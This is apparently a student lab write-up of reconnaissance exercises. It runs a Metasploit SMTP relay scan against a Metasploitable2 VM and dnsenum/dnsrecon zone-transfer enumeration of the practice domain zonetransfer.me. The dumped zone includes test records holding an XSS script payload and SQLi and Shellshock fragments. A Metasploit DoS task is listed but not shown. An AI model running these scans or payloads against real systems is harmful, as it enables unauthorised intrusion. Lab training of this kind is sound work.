PROJECT 03

Challenges given in this project are as follows –

----

select the server and perform challenges

1.check for smtp relay


2.check for zone transfer

3.perform netbios enumeration

4.sniff the data of any application using wireshark


5.perform DOS attack using Metasploit framework

- Server used in this challenge (metasploitable2)




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.220.131  Bcast:192.168.220.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4374 (4.2 KB)  TX bytes:7370 (7.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:107 errors:0 dropped:0 overruns:0 frame:0
          TX packets:107 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25801 (25.1 KB)  TX bytes:25801 (25.1 KB)

msfadmin@metasploitable:~$ _
```

1) Check for SMTP relay




```
                                 +++ATH`
                                  `


       =[ metasploit v6.4.9-dev                            ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smtp/smtp_relay
msf6 auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   EXTENDED   false               yes       Do all the 16 extended checks
   MAILFROM   sender@example.com  yes       FROM address of the e-mail
   MAILTO     target@example.com  yes       TO address of the e-mail
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com
                                            /docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                  yes       The target port (TCP)
   THREADS    1                   yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_relay) > set RHOSTS 192.168.220.131
RHOSTS => 192.168.220.131
msf6 auxiliary(scanner/smtp/smtp_relay) > run

[+] 192.168.220.131:25    - SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.220.131:25    - No relay detected
[*] 192.168.220.131:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_relay) > 
```


2) Check for zone transfer




```
┌──(root㉿kali)-[/home/kali]
└─# dnsenum  zonetransfer.me
dnsenum VERSION:1.3.1

─────   zonetransfer.me   ─────

Host's addresses:
__________________

zonetransfer.me.                         5        IN    A        5.196.105.14

Name Servers:
______________

nsztm2.digi.ninja.                       5        IN    A        34.225.33.2
nsztm1.digi.ninja.                       5        IN    A        81.4.108.41

Mail (MX) Servers:
___________________

ASPMX5.GOOGLEMAIL.COM.                   5        IN    A        108.177.104.26
ASPMX2.GOOGLEMAIL.COM.                   5        IN    A        173.194.202.26
ALT1.ASPMX.L.GOOGLE.COM.                 5        IN    A        173.194.202.27
ASPMX3.GOOGLEMAIL.COM.                   5        IN    A        142.250.141.26
ASPMX4.GOOGLEMAIL.COM.                   5        IN    A        142.250.115.26
ALT2.ASPMX.L.GOOGLE.COM.                 5        IN    A        142.250.141.27
ASPMX.L.GOOGLE.COM.                      5        IN    A        74.125.200.27

Trying Zone Transfers and getting Bind Versions:
_________________________________________________

Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
```



```
Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA             (
zonetransfer.me.                         301      IN    TXT             (
zonetransfer.me.                         7200     IN    MX              0
zonetransfer.me.                         7200     IN    MX             10
zonetransfer.me.                         7200     IN    MX             10
zonetransfer.me.                         7200     IN    MX             20
zonetransfer.me.                         7200     IN    MX             20
zonetransfer.me.                         7200     IN    MX             20
zonetransfer.me.                         7200     IN    MX             20
zonetransfer.me.                         7200     IN    A        5.196.105.14
zonetransfer.me.                         7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS       nsztm2.digi.ninja.
zonetransfer.me.                         300      IN    HINFO       "Casio
_acme-challenge.zonetransfer.me.         301      IN    TXT             (
_acme-challenge.zonetransfer.me.         301      IN    TXT             (
_sip._tcp.zonetransfer.me.               14000    IN    SRV             0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.            7900     IN    AFSDB           1
asfdbbox.zonetransfer.me.                7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.             7800     IN    AFSDB           1
canberra-office.zonetransfer.me.         7200     IN    A        202.14.81.230
cmdexec.zonetransfer.me.                 300      IN    TXT            ";
contact.zonetransfer.me.                 2592000  IN    TXT             (
dc-office.zonetransfer.me.               7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.                7201     IN    AAAA     dead:beaf::
dr.zonetransfer.me.                      300      IN    LOC            53
DZC.zonetransfer.me.                     7200     IN    TXT        AbCdEfG
email.zonetransfer.me.                   2222     IN    NAPTR           (
email.zonetransfer.me.                   7200     IN    A        74.125.206.26
Hello.zonetransfer.me.                   7200     IN    TXT           "Hi
home.zonetransfer.me.                    7200     IN    A         127.0.0.1
Info.zonetransfer.me.                    7200     IN    TXT             (
internal.zonetransfer.me.                300      IN    NS       intns1.zonetransfer.me.
```




```
asfdbbox.zonetransfer.me.                    7200     IN    A          127.0.0.1
asfdbvolume.zonetransfer.me.                 7800     IN    AFSDB              1
canberra-office.zonetransfer.me.             7200     IN    A         202.14.81.230
cmdexec.zonetransfer.me.                     300      IN    TXT                ";
contact.zonetransfer.me.                     2592000  IN    TXT                (
dc-office.zonetransfer.me.                   7200     IN    A         143.228.181.132
deadbeef.zonetransfer.me.                    7201     IN    AAAA      dead:beaf::
dr.zonetransfer.me.                          300      IN    LOC               53
DZC.zonetransfer.me.                         7200     IN    TXT          AbCdEfG
email.zonetransfer.me.                       2222     IN    NAPTR              (
email.zonetransfer.me.                       7200     IN    A         74.125.206.26
Hello.zonetransfer.me.                       7200     IN    TXT              "Hi
home.zonetransfer.me.                        7200     IN    A          127.0.0.1
Info.zonetransfer.me.                        7200     IN    TXT                (
internal.zonetransfer.me.                    300      IN    NS        intns1.zonetransfer.me.
internal.zonetransfer.me.                    300      IN    NS        intns2.zonetransfer.me.
intns1.zonetransfer.me.                      300      IN    A         81.4.108.41
intns2.zonetransfer.me.                      300      IN    A         167.88.42.94
office.zonetransfer.me.                      7200     IN    A         4.23.39.254
ipv6actnow.org.zonetransfer.me.              7200     IN    AAAA      2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                         7200     IN    A         207.46.197.32
robinwood.zonetransfer.me.                   302      IN    TXT           "Robin
rp.zonetransfer.me.                          321      IN    RP                 (
sip.zonetransfer.me.                         3333     IN    NAPTR              (
sqli.zonetransfer.me.                        300      IN    TXT              "'
sshock.zonetransfer.me.                      7200     IN    TXT              "()
staging.zonetransfer.me.                     7200     IN    CNAME     www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A           127.0.0.1
testing.zonetransfer.me.                     301      IN    CNAME     www.zonetransfer.me.
vpn.zonetransfer.me.                         4000     IN    A         174.36.59.154
www.zonetransfer.me.                         7200     IN    A         5.196.105.14
xss.zonetransfer.me.                         300      IN    TXT       "'><script>alert('Boo')</script>


Brute forcing with /usr/share/dnsenum/dns.txt:
______________________________________________
```




```
┌──(root㉿kali)-[/home/kali]
└─# dnsrecon -d zonetransfer.me
[*] std: Performing General Enumeration against: zonetransfer.me...
[-] DNSSEC is not configured for zonetransfer.me
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      SOA nsztm1.digi.ninja 64:ff9b::5104:6c29
